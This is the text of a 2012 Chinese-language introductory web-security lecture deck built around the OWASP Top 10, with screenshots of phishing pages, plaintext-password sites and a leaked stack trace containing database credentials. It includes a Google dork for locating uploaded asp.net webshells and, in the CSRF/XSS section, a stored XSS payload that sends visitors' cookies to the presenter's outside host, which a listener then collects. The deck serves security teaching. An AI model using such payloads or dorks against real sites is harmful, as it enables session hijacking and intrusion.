

網頁安全 Web Security 入門

2012/10/20 @ Study-Area

<Orange@chroot.org>

About Me

- 蔡政達 a.k.a Orange
- 2009 台灣駭客年會競賽冠軍
- 2011 全國資安競賽金盾獎冠軍
- 2011 東京 Avtokyo 研討會講師
- 專精於
 - 駭客攻擊手法
 - Web Security
 - Windows Vulnerability Exploitation

About Me

- CHROOT Security Group 成員
- NISRA 資訊安全研究會 成員
- 偶爾做做滲透測試、講講課、接接 case.
- Blog
 - <http://blog.orangee.tw/>

Outline

- 網頁安全分析
- 網頁漏洞檢測
- 案例分享

e10adc3949ba59abbe56e057f20f883e
你會想到甚麼？

md5sum of 123456

駭客想的和你不一樣

駭客觀察日記




[http://orange.tw/wp-content/
uploads/2012/04/16552602503_125.pdf](http://orange.tw/wp-content/uploads/2012/04/16552602503_125.pdf)

網址透漏了甚麼？

In The Wild.

- 七成以上的網站存在安全問題
- World Wide Web 發展至今趨近成熟
 - 技術多、花樣多
- Web 是駭客最愛找洞鑽的入口點
 - 防火牆無用論？
- 要當「駭客」越來越輕鬆

傻瓜工具輕輕鬆鬆入侵網站



SQL injection with Havij by 3 year old

15 OCT 2012

Hacking is child's play – SQL injection with Havij by 3 year old

You know what really strikes me about a lot of the hacks we've seen lately? It just seems *too easy*. I mean we're seeing a huge number of attacks (an unprecedented number, by some figures) and all too often the perpetrator is a kid. I don't mean that in a relative sense to myself as I get older, I mean *literally a child*.

The problem, of course, is that many of these "hacks" have become simple point and shoot affairs using freely available tools. In the case of SQL injection, tools such as [Havij](#) mean that even if you don't know your indexes from your collations or your UDFs from your DMVs, so long as you can copy and paste a URL you can be an instant "hacker".

In fact I reckon it's *so* easy that even my 3 year old can be a successful hacker. Turns out that's not too far from the truth:




About Me

Software architect and Microsoft MVP, you'll usually find me writing about security concepts and process improvement in software delivery.

 Microsoft®
Most Valuable Professional

 ASafaWeb



<http://www.troyhunt.com/2012/10/hacking-is-childs-play-sql-injection.html>

Google Hacking Database

The screenshot shows the homepage of the Google Hacking Database. At the top is the "GOOGLE HACKING-DATABASE" logo with a stylized orange and grey "GOOGLE" wordmark above the words "HACKING-DATABASE". Below the logo is the tagline "Welcome to the google hacking database". A sub-tagline below that reads: "We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe!"

Below the sub-tagline is a search bar with the placeholder "Search Google Dorks". It includes a dropdown menu labeled "Category: All" and a "Free text search:" input field with a "Search" button.

Underneath the search bar is a section titled "Latest Google Hacking Entries" which lists ten recent entries:

Date	Title	Category
2012-05-15	intitle:"HtmlAnyView:D7B039C1"	Various Online Devices
2012-05-15	intext:"~~Joomla1.txt" title:"Index...	Files containing juicy info
2012-05-15	"Welcome to Sitecore" + "License Ho...	Pages containing login portals
2012-05-15	intitle:"N3t" filetype:php undetectable	Vulnerable Servers
2012-05-15	?intitle:index.of?".mysql_history"	Files containing juicy info
2012-05-15	intitle:awen+intitle:asp.net	Vulnerable Servers
2012-05-15	"mailing list memberships reminder"	Pages containing login portals
2012-05-15	intext:"Thank you for your purchase/trial of ...	Files containing juicy info
2012-05-15	inurl:"tiki-index.php" filetype:php &quo...	Advisories and Vulnerabilities
2012-05-15	inurl:"*.php?*=*.php" intext:"Warn...	Error Messages

<http://www.exploit-db.com/google-dorks/>

Google Hacking Database

 acunetix  DOWNLOAD YOUR FREE TRIAL NOW



intitle:awen+intitle:asp.net

[PREV](#)

GOOGLE HACKING-DATABASE

Google search: intitle:awen+intitle:asp.net

Hits: 2755

Submitted: 2012-05-15

Hi,

This google dork exposes any already uploaded asp.net shells which are available in BackTrack.

<http://www.google.com/search?q=intitle:awen+intitle:asp.net>

Thanks,
Sagar Belure

Mobius Archive Migration

Migrate high-volume documents to or from Mobius. Watch webinar.
www.xenos.com/migrationwr

AdChoices ▾



[awen asp.net webshell](#)

[gachthaiduong.com.vn/.../2012_4_26_23_50... - 頁庫存檔 - 轉為繁體網頁](#)

输入命令：

aqua	artexhoian	asiodynamic
asiatrans	asiaviettravel	ASPNET
aspnet4	autothangloi	azcreative
ba.nguyen	baigliangkontum	bandantoc
banhangvn.com	banhbeo	banhmyqt
baobinhdinhh	baogialong	baogialongftp
bachiem	baohoanghue	baokhongvao
baonamtran	baonguyen	baoungngai
batdongsan	bato	baudawine

從何開始？


- OWASP Top 10
- Open Web Application Security Project
- Web 最常見、駭客最愛看的十大安全問題

從第十名開始

10. Insufficient Transport Layer Protection

- 你的密碼在網絡線上飛
- 人性本善論
- 有 SSL(https) 就安全了嗎?
 - SSLstrip
 - Man-in-the-middle attack

```
Accept-Language: zh-tw,en-us;q=0.7,en  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://  
Cookie: ASPSESSIONIDSCQBTRSB=BNKLGCFAB  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 65  
  
username=admin&PASSWORD=test1234&check=1  
Date: Tue, 19 Jun 2012 17:15:42 GMT  
Content-Type: text/html; charset=UTF-8
```



看到就該注意一下了



9. Insecure Cryptographic Storage

- 不安全的加密儲存
- 密碼為什麼不能存明文?
 - 傳輸過程中的竊聽
 - 針對性的密碼攻擊

我的密碼沒加密 I'm proud that I store my password in plaintext.

search

Classic ▾ | 首頁 文章列表 得獎名單 本站聲明 關於本站

得獎名單

網站名稱	網址	更新日期	確認未加密
PChome Online 網路家庭	http://www.pchome.com.tw	2011-11-05	是
年代售票	http://www.ticket.com.tw	2011-11-05	是
Taipei Free臺北公眾區免費無線上網	http://www.tpe-free.taipei.gov.tw/	2011-11-15	是
Wifly 無線上網	http://www.wifly.com.tw/	2012-01-05	是
綠界科技 ECbank	http://www.ecbank.com.tw/	2012-01-06	是
基隆市政府全球資訊網	http://www.klcg.gov.tw/	2012-01-08	是
台北市政府衛生局心理衛生中心	http://mental.health.gov.tw/	2012-01-11	是
Lativ 米格國際股份有限公司	http://www.lativ.com.tw/	2012-02-01	否
教育部全民資安素養網	https://isafe.moe.edu.tw/	2012-01-21	是
1111 人力銀行	http://www.1111.com.tw	2012-02-09	是
yes123 求職網	http://www.yes123.com.tw/	2012-02-09	是
518 人力銀行	http://www.518.com.tw/	2012-02-10	否
104 人力銀行	http://www.104.com.tw/	2012-05-15	是
四方通行	http://www.easytravel.com.tw/	2012-04-17	是
104 人資學院	http://www.104ehr.com.tw/	2012-05-15	是
逗陣學習網	http://www.17learn.com.tw/	2012-05-18	註冊寄送密碼 未確認
Programmer Club程式設計俱樂部	http://www.programmer-club.com.tw/	2012-05-15	是
藍色小舖 BlueShop	http://www.blueshop.com.tw/	2012-05-16	是
4shared	http://www.4shared.com/	2012-05-18	註冊寄送密碼 未確認
創見資訊 Transcend Info	http://tw.transcend-info.com/	2012-05-19	是


<http://plainpass.com/>

8. Unvalidated Redirects and Forwards

- 設計對白，點下去嗎？



www.battlenet.com.cn




The screenshot shows the Chinese version of the Battle.net login page. At the top, there's a navigation bar with a lock icon, the URL <https://www.battlenet.com.cn/login/zh/?ref=https%3A%2F%2Fwww.battlenet.com.cn%2Faccount%2Fmanagement%2F&app=bam&cr=true>, and a star icon. Below the bar, the Battle.net logo is displayed with the text "BATTLE.NET" and "战网".

The main area has two sections: "登录" (Login) on the left and "需要通行证？" (Need a通行证?) on the right. The "登录" section contains fields for "电子邮件地址" (Email Address) and "密码" (Password), both with red placeholder text. A blue "登录" (Login) button is below these fields. To the right of the password field is a checked checkbox for "保持登录状态" (Remember login status). Below the login form are links for "无法登录？" (Can't log in?), "了解如何保护您的账号安全！" (Learn how to protect your account!), "还没有通行证？现在就注册！" (Don't have a通行证? Register now!), and "安全令牌出现问题？点击此处重新同步！" (Security key problem? Click here to resync!).

The "需要通行证？" section includes the text "注册战网通行证简单且免费！" (Registering a Battle.net通行证 is simple and free!) and a blue "创建一个战网通行证" (Create a Battle.net通行证) button.

At the bottom, there are four navigation links: "战网首页" (Battle.net Home), "游戏" (Games), "账号" (Account), and "技术支持" (Technical Support). Each link has associated sub-links: "战网通行证" (Battle.net通行证), "技术支持" (Technical Support), and "实名好友" (Real Name Friends) under "战网首页"; "《魔兽世界》" (World of Warcraft), "《星际争霸II》" (StarCraft II), and "游戏客户端下载" (Game Client Download) under "游戏"; "忘记密码？" (Forgot Password?), "注册战网通行证？" (Register Battle.net通行证?), "战网通行证安全保护" (Battle.net Passport Security), and "通知" (Notifications) under "账号"; and "技术支持文章" (Technical Support Articles), "保护您的账号" (Protect Your Account), and "帮帮我！我的通行证被盗了！" (Help! My Battle.net通行证 was stolen!) under "技术支持".

www.bazzaent.com



The screenshot shows a web browser window with the URL www.bazzaent.com/login.asp?ST=authenticator-3. The page is a login interface for Battle.net, featuring the Battle.net logo and Chinese characters '战网'. The interface includes fields for '电子邮件地址' (Email Address) and '密码' (Password), a '登录' (Login) button, and links for password recovery and account creation. At the bottom, there are links for the homepage, games, accounts, and technical support.

战网通行证登录

www.bazzaent.com/login.asp?ST=authenticator-3

全部標為已讀

BATTLE.NET 战网

登录

电子邮件地址

密码

登录

保持登录状态

忘记了您的通行证密码？

了解如何保护您的账号安全！

还没有通行证？现在就注册！

安全令牌出现问题？点击此处重新同步！

需要通行证？

注册战网通行证简单且免费！

创建一个战网通行证

战网首页

游戏

账号

技术支持

战网通行证

技术支持

实名好友

《魔兽世界》

游戏客户端下载

忘记密码？

注册战网通行证？

战网通行证安全保护

添加一个游戏

技术支持文章

保护您的账号

帮帮我！我的通行证被盗了！

家长监护

www.bazzaent.com

Firefox ▾ 【账号审核】魔兽世界·中文官方网站 W... +

INT SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL (A) http://www.bazzaent.com/Success.asp

Split URL (S)

Execute (X)

Enable Post data Enable Referrer

战网通行证 技术支持 浏览

BATTLENET 战网

搜索战网

总览 设置 管理游戏 操作记录

信息提交成功！

 您的账号信息已经提交安全中心请耐心等待！

我们将会在48小时内审核您的账号信息，系统将会发送一封邮件到您的E-mail地址。

通行证名（邮箱）：ADMIN@AA.COM'

如果提交信息错误，系统将采取冻结处理该账号！在法律允许的最大范围内，网易公司保留对《战网使用条款》、《魔兽世界中文版使用条款》、《游戏管理规则》以及相关处理措施的最终解释权。

7. Failure to Restrict URL Access


- 管理者登入頁面
 - <http://orange.tw/admin/login.php>
- 程式設計師的好習慣
 - <http://orange.tw/.svn/entries>
- 放在網站上回家改 code 比較方便
 - <http://orange.tw/www.tgz>
- Hack friendly 的上傳頁面
 - <http://orange.tw/upload.php>

6. Security Misconfiguration


- 人是最大的的弱點
- 安全的系統程式碰上沒有安全意識的人?
- 系統更新到最新?
- 設定是照著系統的預設設定?
- 密碼是預設密碼或是弱密碼?
 - 網路環境比較複雜時，你旁邊的系統呢?

未做好程式錯誤的 handling

```
n_user['notifications_count'] = Notifications().getCount(user.id)
/home/plurk/plurk/git_trunk/ext/parts/cache/__init__.py", line 125, in proxy
= f(*args, **kwargs)
urk/models/notifications.py", line 108, in getCount
    Users().getUserById(uid)
urk/models/users.py", line 432, in getUserById
=True)
/home/plurk/plurk/git_trunk/ext/parts/db/wrapper.py", line 120, in select
elf.cursor(sql) as cursor:
/home/plurk/plurk/git_trunk/ext/parts/db/wrapper.py", line 54, in cursor
self.connections.getConnection(host)
/home/plurk/plurk/git_trunk/ext/parts/db/wrapper.py", line 568, in getConnection
Exception('Could not create a connection on server %s : %s.\nError was %s' %)
    Could not create a connection on server 192.168.0.12 : ('rhost': u'192.168.0.12', 'server_name':
up025', 'use_unicode': True, 'compress': False, 'charset': 'utf8', 'db': '', 'resolve_host': <function
st at 0x1b5f848>, 'id': 'shard_db:5', 'host': 'localhost', 'refresh_host': <function refresh_host at 0:
o': {'name': u'bonie_clyde', 'port': 3306, 'host': u'192.168.0.11', 'host_extra': u'192.168.0.12', 'ba
ra', 'user': u'plurk', 'password': u'plurk', 'id': 5L}, 'port': 3306}.
Traceback (most recent call last):
/home/plurk/plurk/git_trunk/ext/parts/db/wrapper.py", line 551, in getConnection
    t = dbinfo.charset)
sr/local/lib/python2.6/dist-packages/MySQL_python-1.2.3-py2.6-linux-x86_64.egg/MySQLdb/__init__.py", l
. Connection(*args, **kwargs)
sr/local/lib/python2.6/dist-packages/MySQL_python-1.2.3-py2.6-linux-x86_64.egg/MySQLdb/connections.py"
```



選用過舊的應用程式版本



5. Cross-Site Request Forgery

- 未授權的使用者請求偽造
- 通常配合後面的 XSS 一起利用
- ex 網站自動讀圖
 - /logout
 - `> 快速跳頁

NEW! 留言者: Orange [男] [SoHo一族] [2012/9/23 上午 05:14:10]
hello world.

test1234

訪客

友緣故事 製作 v1.1

Firefox

訪客留言板

INT SQL XSS Encryption Encoding Other

Load URL (A) http://192.168.206.132/guestbook/gform_1.asp

Split URL (S)

Execute (X)

Enable Post data Enable Referrer

192.1 Go

您的姓名：Orange

您的性別： 男 女

您的職業：SoHo一族

ICQ 號碼：

電子郵件：

網頁位址：http://

留言性質：公開留言

留言內容：(ENTER 换行)

```
<font color='red'>
<h1> Hello world. </h1>
<h2> Test1234 </h2>
</font>
```

確定送出 [看看留言]

Firefox

友言板

INT SQL XSS Encryption Encoding Other

Load URL (A) http://192.168.206.132/guestbook/gform_1.asp

Split URL (S)

Execute (X)

Enable Post data Enable Referrer

192.1 Go

免費提供網友索取

我要留言 管理模式 人氣指數：2 留言數：3 (目前 1 / 1 頁) 其它

說明：請勿填寫不雅文字 或 有關人身攻擊言論 <<禁止貼圖>> 快速

#1 NEW! 留言者: Orange [男] [SoHo一族] [2012/9/23 上午 05:15:46]

Hello world.

Test1234

#2 NEW! 留言者: Orange [男] [SoHo一族] [2012/9/23 上午 05:15:23]

Firefox 訪客留言板

INT SQL XSS Encryption Encoding Other

Load URL (A) http://192.168.206.132/guestbook/book.asp

Split URL (S)

Execute (X)

Enable Post data Enable Referrer

192.1 Go

您的姓名 : aaa

您的性別 : 男 女

您的職業 : SoHo一族

ICQ 號碼 :

電子郵件 :

網頁位址 : http://

留言性質 : 公開留言

留言內容 : (ENTER 换行)

```
<script>document.write('<iframe src="http://orangee.tw:8000'&escape(document.cookie)+"'></frame>');</script>
```

確定送出 [看看留言]

orange@z:~[63x30]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

login as: orange
Using keyboard-interactive authentication.
Password: *****
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.5.2-x86_64-linode26 x86_64)

* Documentation: <https://help.ubuntu.com/>
Last login: Sun Sep 23 05:26:35 2012 from 118-165-224-133.dynamic.hinet.net
orange@z:~\$ python -m SimpleHTTPServer
